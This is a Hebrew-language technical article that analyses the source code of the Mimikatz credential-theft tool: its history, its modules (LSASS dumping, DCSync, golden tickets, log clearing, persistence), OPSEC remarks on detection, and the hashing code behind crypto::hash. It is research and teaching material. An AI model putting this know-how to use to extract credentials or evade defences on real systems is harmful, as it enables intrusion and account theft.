Mimikatz Internals

מאת עדי מליאנקר ויהונתן אלקבס

הקדמה

לכל התוכנות שמקיפות אותנו, כמו גם לרוב המערכות ככלל, יש מטרה מאוד מוגדרת. בין אם מדובר במערכות פשוטות קונספטואלית כמו אוטובוס עירוני שמטרתו להסיע מספר נוסעים במסלול קבוע ובין אם מדובר בדרייבר של מקלדת שמטרתו לתקשר את פעולות ה-I/O אל מערכות המחשוב השונות. שימושים אחרים (להם לא התכוונו בשלבי הפיתוח) הם לרוב מסורבלים, אסורים או לכל הפחות מוגבלים מאוד. אם נמשיך עם הדוגמה מהעולם הפיזי שפתחנו עימה, הרי שתלישת כלל הכיסאות באוטובוס נוסעים על מנת להסבו לצרכי מגורים מתארת את הקונספט היטב; ובדיוק כך גם הדבר ברובד הדיגיטלי.

בין אם מדובר על שימוש ב-LOLbins בשביל להריץ Payload זדוני ולחמוק מ-AV ו\או מוצרי EDR, בטעינה של דרייבר פגיע (BYOVD) על מנת לנצלו לכיבוי שירותי הגנה במערכת, כתיבת נוזקה המנצלת syscalls לא מתועדים ב-WinAPI לשם התממשקות לתהליכים המכילים סודות ובין אם מדובר בניצול חולשה לוגית ב-Process של המדפסת בשביל לקרוא מבני נתונים מהזיכרון של תהליך אחר; הרי שהשימוש ה"לא סטנדרטי" בקונספט אלמנטרי הוא מה שדוחף קדימה את עולם הסייבר ואבטחת המידע.

במאמר הקודם Inside LSASS דיברנו על פתרונות ההגנה שחברת Microsoft יישמה בפלטפורמת Windows בשביל למנוע משחקנים התקפיים לחלץ נתונים מתשתית ה-LSA במערכת ההפעלה. המאמר עסק בתיאור ה-flow של נתוני המשתמשי בעת התחברות לעמדת קצה (לוקאלית ודומיינית) ואילו פערי אבטחה עולים מארכיטקטורת זו. לב המאמר עסק בפירוט על מנגנון Protected Process Light המאפשר רמות חתימה שונות עבור קבצי הרצה ספציפיים כדי למנוע אינטרקציות "לא סטנדרטיות" בין תהליכים וב-Credential Guard המשתמש בווירטואליזציה מבוססת חומרה כדי לבודד מידע רגיש באמצעות ה-hypervisor (אותו בהחלט 'קצת' יותר קשה לתוכנת Userland לעקוף).

המאמר הנוכחי מעביר את הדגש מהצד הכחול אל הצד האדום ושופך אור על בדיוק אותן פעולות לא סטנדרטיות בצורה פרקטית וכיצד ניתן (או לא) לעקוף את מנגנוני האבטחה ולחלץ את הסודות של LSASS. בשביל לממש מטרה זו, עברנו על **קוד המקור** של אחד מאבות כלי התקיפה הפופולאריים ביותר: **Mimikatz**, והסברנו כיצד הוא עובד, מתקשר ומנצל את רכיבי מערכת ההפעלה בשביל להוציא את הסודות של LSASS.

במסגרת המחקר, בצמוד למעבר על (המון) קטעי הקוד, אנחנו הולכים להסביר על מנגנונים פנימיים של מערכת הפעלה ולהסביר ברמה מעמיקה על מתודולוגיות התקפיות ברמה הפרקטית. בקיצור - שווה להצטייד בכוס קפה ולהנות מהדרך.

מה הקטע של Mimikatz

mimikatz (השם מהווה סלנג צרפתי לצמד המילים - **חתול חמוד**) הוא אחד החתולים הפופולאריים ביותר בעולם התקיפה וללא ספק החסיר שינה ממספר רב של צוותים כחולים. 17K כוכבים ומעל **3k של forks** בעמוד ה-Github של הכלי יסכימו עם הטענה הזו. למרות המשפט המפורסם של דלפי בנוגע לכתיבתו:

“Mimikatz is a tool I've made to learn C and make somes experiments with Windows security.”

בטוח לומר כי לאחר בערך עשור וחצי מהפרסום הפורמאלי של הכלי, מאות עדכונים ושינויים, הוספה של טכניקות תקיפה נוספות על בסיס מחקר מכל רחבי העולם, רתימתו לאינספור כלי תקיפה (חלקם אף עם סממני IoC אצל קבוצות APT מוכרות) כי mimikatz עבר מעל ומעבר את אותו תכנון "צנוע" של מר דלפי.

אגדה אורבנית אודות הכלי היא סביב העיתוי בו הכלי הפך ל-open source. לפי הסיפור, דלפי התחיל לעבוד על mimikatz עוד ב-2007 ועם התקדמות המחקר לאורך השנים החל להעביר הרצאות בנושא. סביב 2012, בעת הביקור שלו במוסקבה לתת הרצאה דומה, הוא מעיד שתפס על חם בנאדם חשוד לבוש בשחור מתעסק לו במחשב בחדר המלון. כמו כן, לאחר ההרצאה, פנה אליו בחור שני בשחור ודרש ממנו להביא לו את המצגות שהציג ועותק של mimikatz על גבי usb ובנג'מין נעתר לבקשה. קצת לפני שעזב את רוסיה, מתוך פחד לביטחונו האישי אם הכלי יהיה סודי, פירסם בנג'מין את הכלי ובכך הפך אותו לקוד פתוח. בנוסף, טען שאם תוקפים ישתמשו בכלי, על מגינים להכיר בו גם.

בהחלט נשמע מפחיד, אבל התקריות הנ"ל לא היו הטריגר המרכזי שגרמו לו לשתף את הכלי עם העולם. במציאות, בנג'מין שיחרר את קוד המקור לפני שהכנס ברוסיה בכלל התרחש ויותר משנה קודם לכן כבר שיתף בינאריים ודוקומנטציה של הכלי עם אנשים רבים. אבל כמו שאומרים בהוליווד - **אל תתנו לעובדות להפריע לסיפור טוב.**

בכל מקרה, הנקודה שהכי חשוב לזכור מכל הסיפור היא שרק ב-2013, כמעט שנה לאחר הפירסום של הכלי, Microsoft החליטו שזה יהיה רעיון טוב לבטל את WDigest ב-Windows 8.1 אשר היה הוקטור העיקרי של הכלי עד אותה תקופה לשליפת שמות משתמשים וסיסמאות שנשמרו ב-clear next.

מגניב! אז בואו נצלול לאיך הכלי עובד והמודלים השונים שהוא מציע.

הערה: כבר עכשיו חשוב לנו לעצור ולומר שהמאמר הולך להתעסק בניתוח טכני (מאוד) של קוד המקור והשימושים השונים שהכלי מאפשר ופחות ב-"כיצד להשתמש בכלי באופן סטנדרטי", בשביל כך קיימים מאות מאמרים אחרים באינטרנט. עם זאת, בדומה לשאר המאמרים שכתבנו למגזין, חשוב לנו מאוד לוודא את ההבנה של הקורא ולכן גם במידה ואתם לא הכי תותחים ב-C או ב-Windows Internals, אין לכם ממה לחשוש (למרות שאנחנו ממש ממליצים שלפחות תעברו על המאמר הקודם).

מיליון מיליון מודלים ופקודות

כמו שרובכם בוודאי כבר יודע, Mimikatz הוא כלי console-י שמורץ מהטרמינל. במידה ולא יצא לכם עדיין להתנסות עם הכלי אתם יכולים לעשות זאת ממש תוך כמה דקות (גם במידה ואין לכם סביבה וירטואלית לכך) באמצעות החדר של Post-Exploitation Basics בפלטפורמה Try Hack Me. ממליצים בחום. בכל מקרה, לאלו שכן יצא לשחק קצת עם mimikatz, בוודאי שמתם לב שהכלי מכיל הרבה הערות debug שמצד אחד פחות נוח לנו בתור משתמשים, אבל מצד שני זה מאוד שימושי ב-troubleshooting והבנה של כיצד הקוד רץ. הכלי נראה כך:

```
mimikatz # ::
ERROR mimikatz_doLocal ; "" module not found !

        standard  -  Standard module  [Basic commands (does not require module name)]
          crypto  -  Crypto Module
        sekurlsa  -  SekurLSA module  [Some commands to enumerate credentials...]
        kerberos  -  Kerberos package module  []
             ngc  -  Next Generation Cryptography module (kiwi use only)  [Some commands to enumerate credentials...]
       privilege  -  Privilege module
         process  -  Process module
         service  -  Service module
         lsadump  -  LsaDump module
              ts  -  Terminal Server module
           event  -  Event module
            misc  -  Miscellaneous module
           token  -  Token manipulation module
           vault  -  Windows Vault/Credential module
     minesweeper  -  MineSweeper module
             net  -
           dpapi  -  DPAPI Module (by API or RAW access)  [Data Protection application programming interface]
       busylight  -  BusyLight Module
          sysenv  -  System Environment Value module
             sid  -  Security Identifiers module
             iis  -  IIS XML Config module
             rpc  -  RPC control of mimikatz
            sr98  -  RF module for SR98 device and T5577 target
             rdm  -  RF module for RDM(830 AL) device
             acr  -  ACR Module
```

כל פונקציה של הכלי מיוצגת על ידי תבנית של **Module-name::Command** ולפי הם פונקציית ה-main של mimikatz יודעת לאיזה מודול אנחנו רוצים לקרוא ולאיזו פקודה שבתוכו. בקובץ mimikatz.c בקוד המקור אפשר לראות בדיוק את החלוקה הזו בפונקציות mimikatz_doLocal וב-mimikatz_dispatch.

סך הכל ישנם **17 מודלים שונים** ב-Mimikatz. נפרט עליהם בקצרה ובפרק הקרוב (ולמעשה ברוב המאמר) נתעסק בניתוח של כיצד אותם מודלים עובדים ומה מייחד את שיטת הפעולה של אחד מראהו. כמו כן, תוצר לוואי שנרוויח מהדרך הם התרחישים האפשריים של מתי יהיה הכי נכון להפעיל מודל מסוים ושני לא.

מודלים רבותיי, מודלים:

1. **Sekurlsa** - כנראה המודל הכי נפוץ של mimikatz; ומסיבה טובה מכיוון שהוא מתעסק ישירות בחילוץ סיסמאות, מפתחות, pin codes ו-ticket-ים מהזיכרון של LSASS. אנחנו נשקיע לא מעט זמן (כלומר, דפים) בהמשך בשביל להסביר כיצד כל הקסם הזה קורה. משפט נפלא של דלפי שפשוט חייבים לצטט:
   "one day people will discover that Mimikatz is more than sekurlsa::logonpasswords "
2. **Lsadump** - המודל מחלץ סיסמאות מ-LSA ומה-SAM. הוא מכיל כמה מהפונקציונאליות המוכרות ביותר של mimikatz כגון DCSync, DCShadow.
3. **Kerberos** - מבצע את כלל הפעולות שקשורות באימות מבוסס Kerberos עם טיקטים - כל מה שקשור ל-TGT, TGS וניהול Sessions. כתוצאה מכך במודל הזה ניתן לראות את מתקפות Pass-The-Hash, golden ticket ועוד רבים אחרים. כאמור, כולם מתבססים על Kerberos. חלקים נרחבים מקוד המקור של Rubeus (כלי תקיפה פופולארי נוסף) נלקחו ישר מהמודל הנוכחי.
4. **Crypto** - כל מה שקשור לעולם המופלא של קריפטוגרפיה ב-Windows: הצפנה, פיענוח, מפתחות, גיבובים ועוד מלא מלא קללות של מתמטיקאים שבחרו ללמוד את התואר הלא נכון. במודל תוכלו למצוא גם חילוץ של תעודות, כרטיסים חכמים ועוד.
5. **Dpapi** - חילוץ סיסמאות משירות ה-DPAPI שמציע הצפנת credentials ברמת מערכת ההפעלה עבור אפליקציות. לא נתעמק בו במסגרת המאמר מכיוון שהוא לא רלוונטי אל תהליכי ההזדהות ואל תשתית LSASS החביבה.
6. **Event** - המודל מתעסק בכל הקשור אל Windows Event logs; עצירה וניקוי של הלוגים לאחר השתלטות מוצלחת על המכונה.
7. **Misc** - מודל שמכיל פונקציונאליות שונות שתכל'ס לא היה מקום אחר לזרוק אותן. נוכל למצוא שם למשל מימוש של PrintNightmare, Print Spooler, מימוש של שיטות persistence שונות כמו Skeleton Key, הזרקת Windows SSP לקצירת פרטי התחברות לוקאליים, פתיחת תוכנות שונות במערכת ההפעלה ועוד מלא מלא פיצ'רים איזוטוריים שנוספו לכלי לאורך השנים.
8. **Net** - חלק מהפונקציות במודול זה דומות לפקודות net המוכרות של Windows. יש בו גם אנומרציה של session-ים ושרתים המוגדרים עם delegation שונים. תכל'ס לא רואה סיבה להשתמש במודל הנוכחי ולא בכלי כמו PowerView או ActiveDirectory module (שגם חתום על ידי מייקרוסופט) בשביל המטרות האלה.
9. **Privilege** - מודול האחראי על מניפולציית הרשאות בסביבת Windows. מספר רב של מודלים ופונקציות שונות ב-mimikatz דורשים שינוי (זמני לכל הפחות) של הרשאות התהליך. מודול קצר ודי straight forward במימוש שלו.

10. **Process** - מתעסק בכל הקשור לאסיפת מידע על תהליכים ועל אינטרקציה איתם: עצירה, השהייה, הרצה והצגה שלהם. קיימות במודל גם פונקציות של process injection, parent process spoofing וכו'.
11. **Sid** - כל הפעולות שקשורות אל SID (Security Identifier) והעבודה איתו. למשל חיפוש SID לפי שם משתמש, ערכית SID, הוספת מאפיין של sIDHistory לאובייקט של משתמש (שימושי למתקפות בין דומיינים) ועוד.
12. **Standard** - פעולות סטנדרטיות במערכת ההפעלה (שלא קשורות ל-exploitation) כמו מעבר בין תיקיות, ניקוי מסך, קבלת ה-hostname של המכונה והכנת קפה מסוג ASCII.
13. **Token** - מאפשר ל-Mimikatz לקיים אינטראקציה עם Windows authentication tokens, כולל התחזות אל token-ים קיימים, הדפסה שלהם למסך ומציאה כאלה השייכים אל Domain admins על המכונה.
14. **Ts** - כל הקשור ל-Terminal Services ול-sessions אינטרקטיביים של Remote Desktop על מחשב מרוחק ברשת.
15. **Vault** - חילוץ סיסמאות שנשמרו ב-Vault בשביל השימוש בדפדפן, משימות מתוזמנות, RDP ושירותים נוספים.
16. **Rpc** - שליטה מרחוק (מבוססת פרוטוקול RPC) ב-Mimikatz. כן כן מה ששמעתם. שנים רציתי לחשוב שאני מכיר היטב את הכלי ואז פתאום אנחנו מגלים על פיצ'ר "משני" שכזה.
17. **Service** - התקנה, מחיקה וניהול של Mimikatz service - "**mimikatzsvc**". בדומה למודול ה-RPC מדובר בפתרון די נוח להתחברות (עם שם משתמש וסיסמה או בלי) לשירות של הכלי ולנהל אותו מרחוק.

נקודה שחשוב לתת עליה היא את הדגש היא למה פיצ'רים כמו mimikatzsvc או mimikatz RPC הם פחות מוכרים ולמעשה גם <u>פחות שימושיים</u>. נתחיל מהתרחיש הקלאסי בתקיפה ממושכת - למה לנו לשמור persistence מבוסס משימה מתוזמנת שמעלה איזה beacon להתחברות אל שרת C&C מרוחק כדוגמת cobalt strike באינטרוולי זמן חצי רנדומאליים, אחר כך, כשמעוניינים לבדוק אם משתמשים חדשים התחברו לעמדה (שכאמור בשליטתנו) אז להתחבר לעמדה באמצעות ה-client של ה-C&C ולבסוף לטעון מודול כזה או אחר של קצירת סיסמאות מהזיכרון. למה לעשות כזו דרך מסורבלת אם במקום כל זה פשוט אפשר לזרוק על העמדה שירות של mimikatz ולהזדהות ישירות אליו כאשר מעוניינים לחלץ סיסמאות מהזיכרון בשביל לבדוק אם השגנו credentials חדשים?

התשובה הפשוטה - **OPSEC**. זה פשוט רועש מידי. גם אם לא נתייחס לכל האנומאליות שיתעוררו כתוצאה מכך, תהיו בטוחים שהשירות של mimikatz (כמו גם אופן הפעולה של הכלי עצמו) כנראה חתום בכל דרך אפשרית על ידי כל חברת EDR\AV אפשרית בשוק. העובדה שרוב הכלים (מלבד Pypykatz) שהתפתחו מ-Mimikatz כמו Invoke-Mimi, SafetyKatz, BetterSafetyKatz, SharpKatz בחרו להתמקד בפעולות הליבה של הכלי ולא לממש יכולות אלו גם מחזקים את הטענה.

בנימה קצת יותר אישית ופחות טכנית, לפני מספר שנים כשיצא לי להריץ את הכלי בפעם הראשונה על גרסה לא מפוצ'פצ'ת של Windows 10 ולחוות מהשורה הראשונה את "הקסם" הזה של פתאום ללא הכנה מוקדמת כל הסיסמאות והמפתחות נזרקים למסך הטרמינל וכל מה שנשאר לי זה, בצורה מאוד מעורערת וחסרת ביטחון, להריץ Runas בשביל להזדהות כמשתמש אחר ובאמצעותו לזוז למכונה אחרת ברשת ושזה אשכרה יעבוד. הרגשתי שזה לא פחות מקסם.

המאמר הנ"ל בא בדיוק בשביל כך - להמיר את הרגשות האלו (שאולי חלקכם חולקים גם) אל ההבנה של כיצד mimikatz עובד "**באמת**" מאחורי הקלעים. אז במידה ועשינו לכם חשק - זה הזמן לצלול לקוד המקור, לעבור מודל מודל ולנתח כיצד החלקים השונים עובדים.

הערה 1: מתוך רצון להמשיך עם הנרטיב של המאמר הקודם, למרות שתיעדנו את כל הקוד של mimikatz, בחרנו להתמקד במאמר זה רק בשיטות הקשורות להזדהות ולתשתית LSASS (ליבנו עם אלו שציפו שנסביר כיצד mimikatz מסייע לסמן את כל המוקשים בשולה מוקשים בעזרת המודול minesweeper). בדיוק מסיבה זו לא הכנסנו למאמר הנוכחי את אופן העבודה של DPAPI.

הערה 2: לאורך כל מודול אנחנו הולכים להוסיף מספר קישורים מעניינים ורלוונטים לקריאה מעמיקה + את הקישור של הקובץ בקוד מקור עצמו כך שאם תרצו לעבור ביחד עם המאמר על הקוד (בשביל לחדד הבנה של נקודות מסויימות) אתם בהחלט יכולים (ומוזמנים!).

מתחילים

מלבד המודל הראשון (crypto) שנציג בקרוב, בחרנו להציג את המודלים לאו דווקא בסדר בו הם מופיעים בדוקומנטציה אלא לפי **שכיחות**. כלומר, נתחיל מהמודלים הכי מוכרים שנמצאים בשימוש הנרחב ביותר ונעבור לאלו עם היכרות נמוכה כאשר כל מודל יקבל פרק משלו. וזאת נטו מהסיבה שאלו הנושאים שתכל'ס הכי יעניינו אתכם (מאוד אכפת לנו מהנאת הקריאה של קוראי המגזין) ומהעובדה שאם ישאלו אתכם "**נו אז איך Mimikatz עובד**?" בראיון העבודה הבא שלכם - תדעו לענות ברמה מספקת.

עם זאת, בחרנו להתחיל את המעבר על קוד המקור עם מודל ה-crypto מכיוון שהוא יחסית פשוט ויכניס אותנו (אתכם) לעיניינים בצורה נוחה. זאת גם מדוע בחרנו להציג את רוב ה-flow של פקודת **crypto::hash** ולא (בדומה להסברים אחרים) להסתפק במספר פסקאות בודד. Shall we?

Crypto Module - כי חייבים שיהיה משהו מסובך

המודל מתעסק בכל מה שקשור לקריפטוגרפיה בסביבת Windows: הצפנה, פיענוח, מפתחות, תעודות, כרטיסים חכמים ועוד.

אם נסתכל על מימוש הפקודה **crypto::hash** נראה שהיא חופפת בהרבה מקומות לתבנית בה Windows (ו-LSASS בפרט) מאחסנת את הסיסמאות שלה. למי שרוצה להעמיק את הקריאה בנושא אנחנו ממליצים על המאמר ניהול ססמאות וזהויות ברשתות מיקרוסופט מאת יהודה גרסל בגליון 63.

הפונקציה מבצעת hash לסיסמה עם שם משתמש אופציונלי ומחזירה בנוסף את ה-DCC1, DCC2 במידה וקיימים:

```
mimikatz # crypto::hash /user:administrator
NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0
DCC1: fa5432fec07ff6e81c3f5522549c830f
DCC2: 74b543e6f483abb7d91b1f70b93af2d8
LM  : aad3b435b51404eeaad3b435b51404ee
MD5 : d41d8cd98f00b204e9800998ecf8427e
SHA1: da39a3ee5e6b4b0d3255bfef95601890afd80709
SHA2: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
```

מה אלו DCC1, DCC2? בפשטות, בכל פעם שאתם מתחברים למערכת ההפעלה, Windows שומרת מידע על פרטי ההתחברות שלכם בצורה לוקאלית (cache) למקרה וה-DC עם תפקיד אימות המשתמשים בדומיין לא יהיה זמין. במקרה כזה, עדיין תוכלו לגשת למשאבי רשת שאינם דורשים אימות דומייני (ניתן לקנפג את זה די בפשטות). מקרה קלאסי של רציפות תפעולית חשובה יותר מאבטחה.

ובכן, Domain Cached Credentials גרסה 1 ו-2 מממשים בדיוק את הרעיון הזה. גרסה 1 היא legacy שמספק מכניזם לאיחסון password hashes על המכונה הלוקאלית בנוסף לאיחסון NTLM המסורתי. DCC2 החליף את DCC1 בגרסאות היותר חדשות של Windows ומאפשר לאחסן password hashes של משתמשי דומיין שהתחברו בעבר למחשב על מנת שיוכלו להתחבר גם כאשר ה-DC לא זמין (ניתן להשתמש בפרמטר count על מנת להגדיר את DCC2).

נחזור לקוד של Mimikatz, ה-flow של הפקודה **crypto::hash** די ארוך יחסית בשביל לנסות להציג בצורה מלאה תחת מאמר אינטרנטי אבל נציג חלקים עיקריים ממנו בשביל להמחיש את הרעיון במעבר על הקוד שביצענו במסגרת המחקר.

הכל מתחיל מפונקציית ה-main של Mimikatz שבה נבחר שם המודול והפקודה שיש לבצע. בפקודה **crypto::hash** נכנסים לפונקציה הבאה בקובץ kuhl_m_crypto.c:

```
NTSTATUS kuhl_m_crypto_hash(int argc, wchar_t * argv[])
{
	PCWCHAR szCount, szPassword = NULL, szUsername = NULL;
	UNICODE_STRING uPassword, uUsername;/*, uTmp;
	ANSI_STRING aTmp;*/
	OEM_STRING oTmp;
	DWORD count = 10240;
	BYTE hash[LM_NTLM_HASH_LENGTH], dcc[LM_NTLM_HASH_LENGTH], md5[MD5_DIGEST_LENGTH], sha1[SHA_DIGEST_LENGTH], sha2[32];

	kull_m_string_args_byName(argc, argv, L"password", &szPassword, NULL);
	kull_m_string_args_byName(argc, argv, L"user", &szUsername, NULL);
	if(kull_m_string_args_byName(argc, argv, L"count", &szCount, NULL))
		count = wcstoul(szCount, NULL, 0);

	RtlInitUnicodeString(&uPassword, szPassword);
	RtlInitUnicodeString(&uUsername, szUsername);
	if(NT_SUCCESS(RtlCalculateNtOwfPassword(&uPassword, hash)))
	{
		kprintf(L"NTLM: "); kull_m_string_wprintf_hex(hash, LM_NTLM_HASH_LENGTH, 0); kprintf(L"\n");
		if(szUsername)
		{
			if(NT_SUCCESS(kull_m_crypto_get_dcc(dcc, hash, &uUsername, 0)))
			{
				kprintf(L"DCC1: "); kull_m_string_wprintf_hex(dcc, LM_NTLM_HASH_LENGTH, 0); kprintf(L"\n");
				if(NT_SUCCESS(kull_m_crypto_get_dcc(dcc, hash, &uUsername, count)))
				{
					kprintf(L"DCC2: "); kull_m_string_wprintf_hex(dcc, LM_NTLM_HASH_LENGTH, 0); kprintf(L"\n");
				}
			}
		}
	}
```

בהתחלה קצת הגדרת וקבלת משתנים ושינויהם לפורמט נוח ואז מבצעים את הפונקציה RtlCalculateNtOwfPassword בשביל לייצר hash MD4 של הסיסמה. נוכל לבדוק מה עומד מאחורי RtlCalculateNtOwfPassword באמצעות הקובץ kull_m_crypto_system.h אשר בו יש את המאקרו (שיוך של מזהה למחרוזת) ונראה שהוא מפנה לפונקציית מערכת 007 (*Bond, James Bond*):

```
#define RtlEncryptBlock				SystemFunction001 // DES
#define RtlDecryptBlock				SystemFunction002 // DES
#define RtlEncryptStdBlock			SystemFunction003 // DES with key "KGS!@#$%" for LM hash
#define RtlEncryptData				SystemFunction004 // DES/ECB
#define RtlDecryptData				SystemFunction005 // DES/ECB
#define RtlCalculateLmOwfPassword		SystemFunction006
#define RtlCalculateNtOwfPassword		SystemFunction007
#define RtlCalculateLmResponse			SystemFunction008
#define RtlCalculateNtResponse			SystemFunction009
```

מעבר קצר על דוקומנטציה לא פורמאלית [[2]](2)[[1]](1) של Windows אודות אותה systemFunction007 המסתורית בגוגל יביא אותנו להבנה כי מדובר למעשה בפונקציה בספריית ADVAPI32.DLL (המאפשרת לתוכנות לקיים אינטראקציה עם היבטים שונים של המערכת, כגון ניהול חשבונות משתמש, גישה ל-Registry של Windows וביצוע פעולות הצפנה) אשר מבצעת MD4 על מחרוזת (16 bytes) ומחזירה סטאטוס ביצוע.

אתנחתא קצרה: מחיפוש קצרצר של systemFunction007 ברחבי האינטרנט מצאנו [בלוג](#) של ה-kiwi בכבודו ובעצמו עוד מ-2013 שמדבר על שיטות אימפלמטציה שונות שהוא חקר בנושא פעולות קריפטוגרפיה דרך ה-APIs השונים של Windows. בהחלט פיסה היסטורית (מזהירים מראש, הכל בצרפתית).

אז כיצד Mimikatz מחשב ברמתו את ה-DCCs? אם ניכנס לפונקציית kull_m_crypto_get_dcc נוכל לראות בדיוק את זה:

```
NTSTATUS kull_m_crypto_get_dcc(PBYTE dcc, PBYTE ntlm, PUNICODE_STRING Username, DWORD realIterations)
{
    NTSTATUS status;
    LSA_UNICODE_STRING HashAndLowerUsername;
    LSA_UNICODE_STRING LowerUsername;
    BYTE buffer[LM_NTLM_HASH_LENGTH];

    status = RtlDowncaseUnicodeString(&LowerUsername, Username, TRUE);
    if(NT_SUCCESS(status))
    {
        HashAndLowerUsername.Length = HashAndLowerUsername.MaximumLength = LowerUsername.Length + LM_NTLM_HASH_LENGTH;
        if(HashAndLowerUsername.Buffer = (PWSTR) LocalAlloc(LPTR, HashAndLowerUsername.MaximumLength))
        {
            RtlCopyMemory(HashAndLowerUsername.Buffer, ntlm, LM_NTLM_HASH_LENGTH);
            RtlCopyMemory((PBYTE) HashAndLowerUsername.Buffer + LM_NTLM_HASH_LENGTH, LowerUsername.Buffer, LowerUsername.Length);
            status = RtlCalculateNtOwfPassword(&HashAndLowerUsername, dcc);
            if(realIterations && NT_SUCCESS(status))
            {
                if(kull_m_crypto_pkcs5_pbkdf2_hmac(CALG_SHA1, dcc, LM_NTLM_HASH_LENGTH, LowerUsername.Buffer, LowerUsername.Length, r
                {
                        RtlCopyMemory(dcc, buffer, LM_NTLM_HASH_LENGTH);
                        status = STATUS_SUCCESS;
                }
            }
            LocalFree(HashAndLowerUsername.Buffer);
        }
        RtlFreeUnicodeString(&LowerUsername);
    }
    return status;
}
```

לב החישוב היא פונקצית kull_m_crypto_pkcs5_pbkdf2_hmac שממומשת בצורה הבאה:

```
BOOL kull_m_crypto_pkcs5_pbkdf2_hmac(DWORD calgid, LPCVOID password, DWORD passwordLen, LPCVOID salt, DWORD saltLen, DWORD iterations, BYTE *key, DWORD
{
    BOOL status = FALSE;
    HCRYPTPROV hProv;
    HCRYPTHASH hHash;
    DWORD sizeHmac, count, i, j, r;
    PBYTE asalt, obuf, d1;

    if(CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT))
    {
        if(CryptCreateHash(hProv, calgid, 0, 0, &hHash))
        {
            if(CryptGetHashParam(hHash, HP_HASHVAL, NULL, &sizeHmac, 0))
            {
                if(asalt = (PBYTE) LocalAlloc(LPTR, saltLen + sizeof(DWORD)))
                {
                    if(obuf = (PBYTE) LocalAlloc(LPTR, sizeHmac))
                    {
                        if(d1 = (PBYTE) LocalAlloc(LPTR, sizeHmac))
                        {
                            status = TRUE;
                            RtlCopyMemory(asalt, salt, saltLen);
                            for (count = 1; keyLen > 0; count++)
                            {
                                *(PDWORD) (asalt + saltLen) = _byteswap_ulong(count);
                                kull_m_crypto_hmac(calgid, password, passwordLen, asalt, saltLen + 4, d1, sizeHmac);
                                RtlCopyMemory(obuf, d1, sizeHmac);
                                for (i = 1; i < iterations; i++)
                                {
                                    kull_m_crypto_hmac(calgid, password, passwordLen, d1, sizeHmac, d1, sizeHmac);
                                    for (j = 0; j < sizeHmac; j++)
                                        obuf[j] ^= d1[j];
                                    if(isDpapiInternal) // thank you MS!
                                        RtlCopyMemory(d1, obuf, sizeHmac);
                                }
                                r = min(keyLen, sizeHmac);
                                RtlCopyMemory(key, obuf, r);
                                key += r;
                                keyLen -= r;
                            }
                            LocalFree(d1);
                        }
                        LocalFree(obuf);
                    }
                    LocalFree(asalt);
                }
            }
            CryptDestroyHash(hHash);
        }
        CryptReleaseContext(hProv, 0);
    }
    return status;
}
```

יש עוד קצת כניסה לפונקציות אחרות אבל לשם פשטות בסופו של דבר נקבל כי עבור חישוב DCC1 מתבצעת הפעולה הבאה:

DCC1 = md4(md4(password)|lowercase(username))

עבור DCC2 מבוצע NTLM על הסיסמה, שם המשתמש מועבר ב-lower case אל unicode ומשורשר אל ערך ה-hash שחושב קודם - נקרא לפלט הזה "c" בשביל לפשט את ההסבר. מבצעים על c שלנו את אלגוריתם md4 (עד כה יצירת dcc1) ולאחר מכן מבצעים pbkdf2 עם הפרמטרים sha-1 כ-hmac, 10,240 כמספר האיטרציות, המחרוזת c כסיסמה ושם המשתמש ב-unicode כ-salt. ניקח רק את 128 הביטים הראשונים מתוך התוצאה בת 160 הביטים.

בקצרה ניתן לשרטט זאת כך:

```
DCC2 = PBKDF2(HMAC-SHA1, 10240, DCC1, username) [0:128]
```


לבסוף, בחזרה אל kuhl_m_crypto_hash, מעבר זריז על סוגי הפורמט תדפיס אותם למסך:

```c
if(NT_SUCCESS(RtlUpcaseUnicodeStringToOemString(&oTmp, &uPassword, TRUE)))
{
	if(NT_SUCCESS(RtlCalculateLmOwfPassword(oTmp.Buffer, hash)))
	{
		kprintf(L"LM  : "); kull_m_string_wprintf_hex(hash, LM_NTLM_HASH_LENGTH, 0); kprintf(L"\n");
	}
	RtlFreeOemString(&oTmp);
}

if(kull_m_crypto_hash(CALG_MD5, uPassword.Buffer, uPassword.Length, md5, MD5_DIGEST_LENGTH))
	kprintf(L"MD5 : "); kull_m_string_wprintf_hex(md5, MD5_DIGEST_LENGTH, 0); kprintf(L"\n");
if(kull_m_crypto_hash(CALG_SHA1, uPassword.Buffer, uPassword.Length, sha1, SHA_DIGEST_LENGTH))
	kprintf(L"SHA1: "); kull_m_string_wprintf_hex(sha1, SHA_DIGEST_LENGTH, 0); kprintf(L"\n");
